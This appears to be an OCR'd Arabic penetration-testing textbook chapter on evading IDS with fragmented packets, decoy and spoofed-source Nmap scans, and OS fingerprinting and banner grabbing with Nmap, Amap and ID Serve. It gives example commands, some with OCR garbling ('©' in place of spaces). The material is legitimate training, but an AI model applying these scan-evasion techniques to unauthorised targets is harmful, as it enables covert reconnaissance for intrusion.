
- **الحزمه المجزأةFragmented Packets**

TCP Header، بعد تقسيمه إلى أجزاء صغيرة، والتي تنتقل عبر شبكة الاتصال. ولكن، في بعض الأحيان تلاحظ نتائج غير متوقعه مثل تجزئة البيانات في رأس **IP** (**IP header**) بعد إعادة تجميع **IP** على جانب الملقم. بعض المضيفين قد لا تكون لهم القدرة على تحليل وإعادة تجميع الحزم المجزأة، ومما قد يسبب تعطل أو إعادة تشغيل، أو حتى رصد جهاز شبكة لـ**DUMPS**.



- **جدران الحماية Fire wall**

بعض جدران الحماية قد يحتوي على مجموعه من القواعد التي تمنع تجزئة IP مدمجة في الكيرنل مثل الخيار **CONFIG_IP_ALWAYS_DEFRAG** في نواة لينكس، على الرغم من أن هذا لا يطبق على نطاق واسع بسبب التأثير سلبي على الأداء. منذ كشف عدة أنظمة للاختراقات فقامت بتوظيف أساليب قائمه على التوقيع والتي تشير إلى محاولات الفحص على أساس راس كل من **IP** و **TCP** (**IP/TCP Header**)، غالباً ما تكون التجزئة قادره على التهرب من هذا النوع من فلترة الحزمة وكشفها.



SYN/FIN Scanning

- يتم ذلك في **NMAP** عن طريق استخدام التعبير [**-f**] ليعمل على تجزئة الحزمه كالاتى:

```
#nmap©-sS©-A©-f©192.168.168.5
```

- **الأداة fragroute** هو من أدوات اختبار **IDS** خاصه بنظام التشغيل كالي تعمل من خلال تجزئة الحزمة واعادة ارسالها حيث تعجز أغلب أنظمة **IDS** في الكشف عنها. كتبت هذه الأداة بحسن نية للمساعدة في اختبار أنظمة الشبكة لكشف التسلل، جدران الحماية، وسلوك مكدس **TCP/IP** الأساسي.
  - o **الصيغة العامة [fragroute [-f file] host]**

الخيار **–file** يستخدم لجعل الامر **frageroute** يقوم بقراءة القواعد (**rulesets**)الخاصة به للقيام بعملية الفحص من ملف ما بدلا من الملف الافتراضي [**/etc/fragroute.conf**].

الملف [**/etc/fragroute.conf**] يكتب فيه مجموعه من الوحدات والتي تحدد طريقة عمل **fragroute**. بمجرد كتابة الوحدة في هذا الملف، فهذا يخبر **fragroute** ما يجب عليه فعله. لرؤية جميع الوحدات الذي يدعمه عن طريق الامر **man**.

Fragrouteعلى عكس **fragrouter**, يكون تأثيره فقط على الحزم المنشاة من الجهاز المحلى والموجه الى الجهاز الهدف ولا يدعم **IP_Forward**.

- **الأداة fragroute** هو من أدوات التهرب من أدوات كشف التسلل مثل **IDS**. تقوم بتنفيذ معظم الهجمات التي وصفت في 'الشبكات الآمنة' 'الإدراج والتهرب، والحرمان من الخدمة، ومراوغته الشبكة.

لقد تم كتابة هذا البرنامج أملا في تطبيق منهجية اختبار أكثر دقة على مجال الشبكة لكشف التسلل، ولكنه لا يزال فن أسود في كثير من الحالات. لاختبار جدار الحماية الخاص بك (-s) باستخدام **fragrouter**، فسوف تحتاج الى نظامين بالإضافة إلى جدار الحماية/مفلتر الحزم. وذلك لأن **fragrouter** لم يتم تصميمه لكي يدار على نفس النظام الذي تختبره (وفقا للوثائق، وهذا لمنع الاعتداء).

  - o **الصيغة العامة [fragroute [option] ATTACK]**

لرؤية جميع **ATTACK** و **option** الذي يدعمه عن طريق الامر **man**.

الفحص الخفي باستخدام الفخاخ CLOAK A SCAN WITH DECOYS

تنفيذ هذا النوع من الفحص، يجعلك تظهر للمضيف البعيد على أنك مضيف او أكثر على حسب الفخاخ (**decoy**) الذي قمت بتعينه يقوموا بفحص الشبكة المستهدفة. وهكذا يعطى **IDS** تقرير على انه يتم فحص المنافذ 5-10 من قبل عدة عناوين **IP** فريدة، ولكن لن يعرف أي من هذه العناوين الحقيقي الذي يقوم بفحص المنافذ. في حين أن هذا يمكن أن يهزم من خلال تتبع مسار الموجه(**router**)، وغيرها من الآليات الفعالة، عموما أسلوب فعال لإخفاء عنوان **IP** الخاص بك.

يتم استخدام هذا النوع من الفحص باستخدام التعبير [**-D**] ثم يتبعه مجموعة العناوين المختلفة المستخدمة كفخاخ مع عنوان **IP** الحقيقي الخاص بك مفصولين بفصله. يمكنك أيضا استخدام الرمز **ME** ليعبر عن عنوان **IP** الحقيقي الخاص بك كالاتى:

```
#nmap©-sS©-O©-D©192.168.168.5,192.168.16.1,192.168.168.20,192,168,16,30,ME
```

استخدام عنوان المصدر غير حقيقى SPOOF SOURCE ADDRESS

في بعض الظروف، فان **Nmap** قد لا يكون قادراً على تحديد عنوان المصدر الخاص بك .في هذه الحالة، نستخدم التعبير [**-S**] مع عنوان **IP** للواجهة التي ترغب في إرسال الحزم من خلال.

يمكنك ان تستفاد من هذا ايضا في الاحتيال على الهدف اثناء فحص المنافذ باستخدام عنوان **IP** غير حقيقي فيعتقد الهدف أن شخصا آخر هو من يقوم بالفحص. تخيل شركة سوف يتم فحصها مرارا من قبل منافس (التعبير **e-** والتعبير **Pn-** سوف تحتاجهم لهذا النوع من الاستخدام).
ملاحظة: أنك عادة لن تتلقى رد الحزم (لأنها سوف تكون موجهة إلى IP الذي استخدمته في الاحتيال)، لذلك سوف لا تنتج تقارير مفيدة.

BANNER GRABBING

حتى الآن لقد ناقشنا كيفية التحقق من وجود أنظمة حية، المنافذ/البورتات المفتوحة، و**IDS**. كل هذه هي مداخل للمهاجمين لاختراق الشبكة. أداة هامة أخرى للمهاجم هو **BANNER GRABBING**، الذي سوف نناقش التالية.
Banner grabbing يطلق علية أيضا **OS fingerprinting** هو أسلوب لتحديد نظام التشغيل الذى يعمل على النظام الهدف البعيد. معرفة نظام التشغيل الذي يعمل في النظام الهدف البعيد يمكن أن يكون قيما للغاية لكلا من مختبري الاختراق والقراصنة. لأنه يوفر فرصة كبيره لنجاح عملية الاختراق. ولذلك بسب ان نقاط الضعف التي يتم العثور عليها تعتمد عادة على إصدار نظام التشغيل.
Banner grabbing يتكون من أما البحث عن الراية(**banner**) عند محاولة الاتصال بخدمة ما مثل **ftp** أو عن طريق تحميل ملف **binary** مثل**bin/ls/** لتحديد البنية التي بنيت عليها.
Banner grabbing تتم باستخدام تقنية **fingerprinting**. تقنية البصمات (**fingerprinting**)الأكثر تقدما تعتمد على كومة الاستعلامات (**stack querying**)، الذي يرسل الحزم إلى شبكة المضيف ويتم تقييمها استناداً إلى الرد.
الطريقة الأولى لاستخدام كومة الاستعلامات (**stack query**) والتي يشار اليها كومة **TCP** (**TCP stack**) وتشمل ارسال حزم **TCP** سواء القياسية او الغير قياسيه الى الجهاز المضيف ثم تحليل الاستجابة. الطريقة الثانية تعرف بتحليل **ISN** (**Initial Sequence Number**). في هذه الطريقة يتم تحديد الاختلاف في مولدات الأرقام العشوائية الموجودة في كومة **TCP** (**TCP Stack**). حتى هذه النقطة فان الطريقتين السابقتين تعتمد على بروتوكول **TCP**.هناك طريقة جديده، باستخدام بروتوكول **ICMP**، يعرف باسم تحليل استجابة رسائل **ICMP** (**ICMP response analysis**). وهو يتألف من إرسال رسائل **ICMP** إلى المضيف البعيد ثم تقييم الرد.
أحدث الطرق الان تعرف باسم تحليل الاستجابة الزمنية(**temporal response analysis**) . هذه الطريقة مثل الآخرين، تستخدم بروتوكول **TCP**. تحليل الاستجابة الزمنية ينظر الى ردود (**RTO**) (**retransmission timeout**) من المضيف بعيد.
توجد طريقتين للتعرف على نظام التشغيل (**Banner Grabbing**) كلاهما تعتمد على تحليل حزم البيانات ومقارنتها مع مجموعة من التواقيع **signatures** لأنظمة التشغيل المختلفة **الطريقة الاولى** تعرف ب **Active OS Fingerprinting** وتعتمد على ارسال مجموعة من الحزم المخصصة وتحليل الرد، عيب هذه الطريقة هو التفاعل مع النظام والذي سيتسبب في تسجيل ما فعلناه في ملفات السجل (**logs**)
الطريقة الثانية تعرف ب **Passive OS Fingerprinting** وتعتمد على مراقبة النشاط الذي يحدث بيننا مع النظام من دون ارسال حزم **Packets** مخصصة مثل التعامل مع **FTP**.

Active OS Fingerprinting (Active Banner Grabbing)

Active Banner Grabbing يستند إلى المبدأ القائل بأن كومة ال **IP** لنظام التشغيل لديه طريقة وحيده للرد على حزم **TCP** المعدة بشكل خاص. هذا ينشأ بسبب التفسيرات المختلفة لبروتوكولات **TCP/IP** على أنظمة التشغيل والتي تضعها الشركات المختلفة. هذه الاختلافات تظهر عندما نقوم بقصفها بحزم غير قياسية لا تحترم القواعد الموثقة في **RFC**. التصرف الذي سيظهر عليها متباين من نظام الى آخر هذا التباين هو الذي يحدد التواقيع (**signature**)بعد تجربة دامت سنوات تم جمع الكثير من هذه التواقيع ووضعها في قواعد بيانات تستخدمها الادوات المتخصصة مثل **Nmap** و**Xprobe2**.
في **Active Banner Grabbing** يوجد مجموعة متنوعة من الحزم يتم إرسالها إلى المضيف البعيد، ثم مقارنة الردود بقاعدة بيانات. على سبيل المثال، في **Nmap**، **OS Fingerprinting** أو **Banner Grabbing** يتم من خلال ثماني تجارب. تتم تسمية الثماني تجارب إلى **T1**، **T2**، **T3**، **T4, T5**، **T6**، **T7**، **PU** (**Port unreachable**). كل من هذه الاختبارات يتضح كما يلي، كما هو موضح من خلال الابحاث فيwww.packetwatch.net .

1- الاختبار الأول يطلق عليه **T1**، وفيه يتم ارسال حزمة **TCP** مع العلامات (**flages**) **SYN** و**ECN-Echo** الى منفذ/بورت **TCP** مفتوح.
2- الاختبار الثاني يطلق عليه **T2**، وفيه يتم ارسال حزمة **TCP** بدون أي علامات (**no flages**) الى منفذ/بورت **TCP** مفتوح. هذا النوع من الحزم معروف باسم **NULL packet**.
3- الاختبار الثالث ويطلق عيه **T3**، وفيه يتم ارسال حزمة **TCP** مع العلامات (**flages**) **URG** و**PSH** و**SYN** و**FIN** الى منفذ/بورت **TCP** مفتوح.
4- الاختبار الرابع ويطلق عيه **T4**، وفيه يتم ارسال حزمة **TCP** مع العلامة (**flag**) **ACK** الى منفذ/بورت **TCP** مفتوح.
5- الاختبار الخامس ويطلق عيه **T5**، وفيه يتم ارسال حزمة **TCP** مع العلامة (**flag**) **SYN** الى منفذ/بورت **TCP** مغلق.

6- الاختبار السادس ويطلق عيه **T6**، وفيه يتم ارسال حزمة **TCP** مع العلامة (**flag**) **ACK** الى منفذ/بورت **TCP** مغلق.
7- الاختبار السابع ويطلق عيه **T7**، وفيه يتم ارسال حزمة **TCP** مع العلامات (**flages**) **URG** و**PSH** و**FIN** الى منفذ/بورت **TCP** مغلق.
8- الاختبار الثامن ويطلق عليه **PU** (**Port Unreachable**)، وفيه يتم ارسال حزمة **UDP** الى منفذ/بورت **UDP** مغلق. الهدف منه هو استخراج الرسالة [**ICMP port unreachable**] من الجهاز الهدف.

الاختبار الأخير الذي ينفذه **Nmap** يدعى**TSeq (TCP sequenceability test)**. حيث يحاول هذا الاختبار تحديد ثلاثة أشياء

1- أنماط إنشاء التسلسل **لأرقام تسلسل TCP الأولية** المعروفة باسم **TCP ISN sampling**.
2- رقم التعريف **IP** (**IP Identification number**) المعروف باسم **IPID sampling**.
3- رقم الطابع الزمني لل**TCP** (**TCP time stamp number**).

يتم إجراء هذا الاختبار بإرسال حزم **TCP** الستة مع العلامة **SYN** لمنفذ **TCP** مفتوح. بعد أن يتلقى **Nmap** النتائج من كافة الاختبارات، فانه سوف يحاول مطابقة الناتج بقاعدة البيانات المسجلة عنده. فإذا تم العثور على التوقيع في قاعدة البيانات، فسوف يخمن **Nmap** نظام التشغيل البعيد. أما إذا لم يتم العثور على التوقيع في قاعدة البيانات، فان **Nmap** سوف يعرض رسالة "**No exact matches for host**".

الهدف من هذا هو إيجاد أنماط معروفه في تسلسل الأرقام الأولى (**ISN**)الذي تختاره تطبيقات **TCP** أثناء الرد على طلب الاتصال. هذه يمكن تصنيفها إلى مجموعات عديدة مثل التقليدية **64k** (**UNIX** القديم)، زيادات عشوائية (إصدارات أحدث من سولاريس، **IRIX**، **FreeBSD**، **UNIX** الرقمية، **Cray**، وغيرها الكثير)، أو صحيح عشوائي (لينكس 2.0. *، **OpenVMS**، **AIX** الأحدث، إلخ.). الويندوز يستخدم نموذج [**time-dependent**] حيث **ISN** يزداد بمقدار ثابت لكل فترة زمنية.

معظم أنظمة التشغيل تعمل على زيادة قيمة **IPID** لكل حزمة يرسلونها. آخرون، مثل **OpenBSD**، يستخدم **IPID** بطريقة عشوائية والبعض الاخر تستخدم (مثل لينكس) **IPID=0** في كثير من الحالات والتي لم يتم فيها تجزئة البت 'عدم التجزئة'. الويندوز لا يضع **IPID** في ترتيب بايت الشبكة، حيث أنها تزيد بمقدار 256 لكل حزمة. الأرقام الاخرى التي تستخدم في الكشف عن نظام التشغيل هو قيم الطابع الزمني .بعض الأنظمة لا تدعم هذه الميزة؛ الآخرين يزيدون القيمة في ترددات 2HZ، 100HZ، أو 1000HZ، ولا يزال آخرون = 0"

Passive OS Fingerprinting (Passive Banner Grabbing)

مصدر المقالة التالية: http://honeynet.org
Passive Banner Grabbing، هو أيضا يستند إلى التطبيقات المختلفة لكومة **TCP/IP** وطرق نظام التشغيل المختلفة للاستجابة لهذه الجزم مثل **Active Banner Grabbing**. ومع ذلك، بدلاً من الاعتماد على فحص المضيف الهدف، يلتقط الحزم من المضيف الهدف عن طريق **sniffing** لدراسة الإشارات الواضحة التي يمكنها أن تكشف عن نظام تشغيل.

المجالات الأربعة التالية التى يتم متابعتها لتحديد نظام التشغيل:

- ***TTL** (مدة الصلاحية)* - ما هي مدة الصلاحية (**Time to live**) التي يعينها نظام التشغيل على الحزمة الواردة؟
- ***Windows size** (حجم النافذة)* - ان نظام التشغيل يحدد حجم الإطار.
- ***DF*** - هل نظام التشغيل يحدد منع تجزئة البت؟
- ***OS*** – هل يقوم نظام التشغيل بتحديد نوع الخدمة، وإذا كان الرد بالإيجاب، ما نوع الخدمة؟

Passive Fingerprinting **يجب** أن يكون دقيقا ولا يقتصر فقط على هذه التواقيع الأربعة. ومع ذلك، بالنظر في عدد من التوقيعات والجمع بين المعلومات، يمكن تحسين الدقة. ما يلي هو تحليل لحزمة تم التقاطها بواسطة **sniffed** (**sniffed packet**)والتي تم شرحها من قبل لانس سبيتزنير في مدونته عن **passive fingerprinting** في (http://old.honeynet.org/papers/finger/).

```
04/20-21:41:48.129662 129.142.224.3:659 -> 172.16.1.107:604
TCP TTL:45 TOS:0x0 ID:56257
***F**A* Seq: 0x9DD90553
Ack: 0xE3C65D7 Win: 0x7D78
```

Based on our 4 criteria, we identify the following:

- TTL: 45
- Window Size: 0x7D78 (or 32120 in decimal)
- DF: The Don't Fragment bit is set
- TOS: 0x0

Database Signatures (قاعدة بيانات التواقيع)

هذه المعلومات التي تم التقاطها يتم مقارنتها بقاعدة بيانات التواقيع مثل الاتي:

```
#
#   Lists of fingerprints for passive fingerprint monitoring
#   Updated 23 May, 2000
#
#   Mail your signatures to Lance Spitzner <lance@spitzner.net>
#
# OS              VERSION  PLATFORM        TTL     WINDOW         DF      TOS
#---             -------  --------        ---     -----------    --      ---

DC-OSx           1.1-95   Pyramid/NILE    30      8192           n       0

Windows          9x/NT    Intel           32      5000-9000      y       0

NetApp           OnTap    5.1.2-5.2.2     54      8760           y       0

HPJetDirect      ?        HP_Printer      59      2100-2150      n       0

AIX              4.3.x    IBM/RS6000      60      16000-16100    y       0
AIX              4.2.x    IBM/RS6000      60      16000-16100    n       0
Cisco            11.2     7507            60      65535          y       0
DigitalUnix      4.0      Alpha           60      33580          y       16
IRIX             6.x      SGI             60      61320          y       16
OS390            2.6      IBM/S390        60      32756          n       0
Reliant          5.43     Pyramid/RM1000  60      65534          n       0

FreeBSD          3.x      Intel           64      17520          y       16
JetDirect        G.07.x   J3113A          64      5804-5840      n       0
Linux            2.2.x    Intel           64      32120          y       0
OpenBSD          2.x      Intel           64      17520          n       16
OS/400           R4.4     AS/400          64      8192           y       0
SCO              R5       Compaq          64      24820          n       0
Solaris          8        Intel/Sparc     64      24820          y       0
FTX(UNIX)        3.3      STRATUS         64      32768          n       0
Unisys           x        Mainframe       64      32768          n       0

Netware          4.11     Intel           128     32000-32768    y       0
Windows          9x/NT    Intel           128     5000-9000      y       0
Windows          2000     Intel           128     17000-18000    y       0

Cisco            12.0     2514            255     3800-5000      n       192
Solaris          2.x      Intel/Sparc     255     8760           y       0
```

بالنظر الى **TTL** المستخدمة من قبل المضيف البعيد، والتي تم تعينها بواسطة **sniffer trace** والتي نجدها هنا تساوى 45. هذا يشير إلى أن هذه الحزمة ذهبت من خلال **19hops** للوصول إلى الهدف، حيث **TTL** الأصلي يجب أن يتم تعيينها الى 64.
استناداً إلى **TTL** هذا، يبدو أنه تم إرسال الحزمة من نظام التشغيل لينكس أو **FreeBSD** (ومع ذلك، نحتاج إلى مزيد من التوقيعات المراد إضافتها إلى قاعدة البيانات). ويتم تأكيد هذا **TTL** بالقيام **traceroute** (تعقب الاتصال) إلى المضيف البعيد. إذا كان يلزم القيام بالتتبع خلسة(**stealthily**)، **Traceroute** (تتبع المسار) يكون فيه **TTL** الافتراضي يعادل 30 ويتم تعديلها الى واحد أو اثنين من **hops** أقل من المضيف البعيد (باستخدام الخيار**m-**). إعداد **traceroute** بهذه الطريقة يكشف عن معلومات المسار (بما في ذلك الموفر **upstream**) دون لمس حقيقي بالمضيف البعيد.

Windows size (حجم النافذة)

الخطوة التالية هي مقارنة أحجام النافذة (**compare windows size**). حجم النافذة (**windows size**) اداه أخرى فعاله والتي تحدد على وجه التحديد ما حجم النافذة التي تم استخدامها وكيف يتم تغيرها. في المثال السابق نجد ان حجم النافذة (**windows size**) تم تعينه الى **0x7D78**، حجم النافذة الافتراضي المستخدم في أنظمة التشغيل لينكس **FreeBSD** و **Solaris** يميل الى المحافظة على نفس حجم نافذة في جميع أرجاء الجلسة. ومع ذلك حجم النافذة لأجهزة التوجيه الخاصة بسيسكو ونظام التشغيل ويندوز تتغير باستمرار. حجم النافذ يصبح أكثر دقة إذا قيس بعد القيام بنظام المصافحة الثلاثية الخاص ببروتوكول TCP وذلك لبطء هذا البروتوكول.

Session Based

معظم أنظمة تستخدم مجموعة **DF bit**، حتى هذا ذات قيمة محدودة. ومع ذلك، هذا يجعله سهل في تحديد عدد قليل من الأنظمة التي لا تستخدم علامة **DF** (مثل انظمة **SCO** أو **OpenBSD**). **TOS** هو أيضا ذات قيمة محدودة، نظراً لأنه يبدو أن يكون مستند اكثر إلى **Session-based** من **operating-system-based**. وبعبارة أخرى، ليس هناك الكثير من أنظمة التشغيل التي تحدد **TOS**، ولكن البروتوكول يستخدم. ولذلك، استناداً إلى هذه المعلومات، على وجه التحديد **TTL** وحجم النافذة، حيث يمكنك مقارنة النتائج إلى قاعدة بيانات التواقيع، ومع درجة من الثقة، تحديد نظام التشغيل (في هذه الحالة، نواة لينكس x.2.2).

تماما كما هو الحال مع **Active fingerprinting**، فان **Passive fingerprinting** عليه بعض القيود. أولاً، لن تستخدم التطبيقات التي تبني الحزم الخاصة بهم (مثل **Nmap**، **hunt**، **nemesis**، إلخ) نفس التوقيعات كنظام التشغيل. ثانيا، بسيط نسبيا لمضيف بعيد من ضبط **TTL**، حجم النافذة، و**DF** أو **TOS** على الحزم.
Passive fingerprinting يمكن استخدامه لعدة أغراض أخرى. القراصنة يمكنهم استخدام **Stealthy fingerprinting**. على سبيل المثال، لتحديد نظام التشغيل الهدف، مثل ملقم ويب، فإنك بحاجة فقط لطلب صفحة ويب من الملقم الهدف، ثم تحليل **sniffer traces**. هذا يتجاوز الحاجة إلى استخدام أداة نشطة التي يمكن الكشف عنها بواسطة نظم **IDS** المختلفة. **Passive fingerprinting** يمكن استخدامه أيضا في تحديد الوكيل البعيد (**remote proxy**) لجدران الحماية. بمجرد قيام جدران الحماية بإعادة بناء اتصالات العملاء، قد يكون من الممكن معرفة جدران الحماية **IDS** استناداً إلى التوقيعات التي تم مناقشتها سابقا. يمكن للمؤسسات استخدام **Passive fingerprinting** لتحديد الأنظمة المارقة على شبكة الاتصال الخاصة بهم. وستكون هذه النظم غير مرخص لها على الشبكة.

لماذا BANNER GRAPPING؟

لأنه يستخدم في تحديد نظام التشغيل المستخدم على المضيف الهدف والتي يسمح للمهاجم لمعرفة نقاط الضعف التي يملكها النظام والمآثر التي قد تعمل على النظام لمواصلة شن هجمات إضافية.

BANNER GRABBING TOOLS

يمكنك أداء **BANNER GRABBING** بمساعدة بعض الأدوات. تتوفر العديد من الأدوات في السوق. هذه الأدوات تجعل **BANNER GRABBING** مهمة سهلة. وفيما يلي أمثلة على هذه الأدوات:

ID SERVE

المصدر: http://www.grc.com

ID serve تستخدم لتحديد انشاء، نموذج، ونسخة برامج الملقم في أي موقع على شبكة الإنترنت؛ كما أنها تستخدم لتحديد ملقمات إنترنت (غير الإنترنت) غير **HTTP** مثل **POP**, **SMTP**, **FTP**, **NEWS**، إلخ.


- لا يحتاج الى تثبيت يعمل مباشرة بمجرد الضغط على الأيقونة المعبرة عنه ليبدأ العمل فتظهر الشاشة التالية:




- من الشاشة الرئيسية نقوم بالضغط على **ServerQuery** الموجودة كالاتى فتؤدى الى ظهور الشاشة التالية:

Background | Server Query | Q&A / Help





- نقوم بوضع اسم السيرفر الهدف او عنوان **IP** المقابل له في الخانة المقابلة لرقم **1**.
- نضغط على **Query The Server** الموجود مقابل الرقم **2** حتى يتم تحليل السيرفر.
- في الخانة المقابلة لرقم **3** ينتج ناتج التحليل ثم يعطى الناتج النهائي في الخانة المقابلة لرقم **4** كالاتى:



AMAP TOOL

المصدر: https://www.thc.org

لم تعد هذه الأداة متوفر لها نسخه تعمل على نظام التشغيل ويندوز وأصبحت مقتصره على لينكس فقط في الإصدارات الحديثة. يستخدم هذا التطبيق في تحديد التطبيقات التي تعمل على البورتات/المنافذ المفتوحة. يتم ذلك عن طريق ارسال حزمة **trigger** ثم النظر الى نتائج الاستجابة.

- نقوم بتحميل الملف المصدري من موقع الويب مالك هذه الأداة ثم فك ضغط هذه الأداة باستخدام الامر التالي كالاتى:

```
root@jana:/# tar -xzf amap-5.4.tar.gz
```

- ندخل الى المجلد الخاص بالأداة عن طريق استخدام الامر **cd** كالاتى:

```
root@jana:/# cd amap-5.4/
```

- نقوم بتثبيت الأداة **Amap** الان بكتابة الامر [**./configure**] ثم بعد الانتهاء من عمله يتبعه الامر [**make**]كالاتى:

```
root@jana:/amap-5.4# ./configure
root@jana:/amap-5.4# make
```

- نقوم بطابعة الامر[**amap©www.certifiedhacker.com©80**] في الطرفية كالاتى:

```
root@jana:/amap-5.4# amap www.certifiedhacker.com 80
amap v5.4 (www.thc.org/thc-amap) started at 2014-03-27 00:46:06 - APPLICATION MA
PPING mode

this connect
this connect
this connect
Protocol on 202.75.54.101:80/tcp matches http
Protocol on 202.75.54.101:80/tcp matches http-iis

Unidentified ports: none.


amap v5.4 finished at 2014-03-27 00:46:17
root@jana:/amap-5.4#
```

- حيث نجد ان صيغة الامر تكون بكتابة الامر **amap** ثم يتبعه اسم الملقم الهدف او عنوان **IP** الدال عليه ثم يتبعه رقم المنفذ ويمكننا استخدام نطاق من المنافذ مثل [75-85] وهكذا.
- يمكننا معرفة باقي القواعد والاستخدامات الأخرى لهذا الامر عن طريق صفحات **man** (**man©amap**) او استخدام الامر التالي (**amap©--help**).

NETCRAFT

المصدر: http://toolbar.netcraft.com

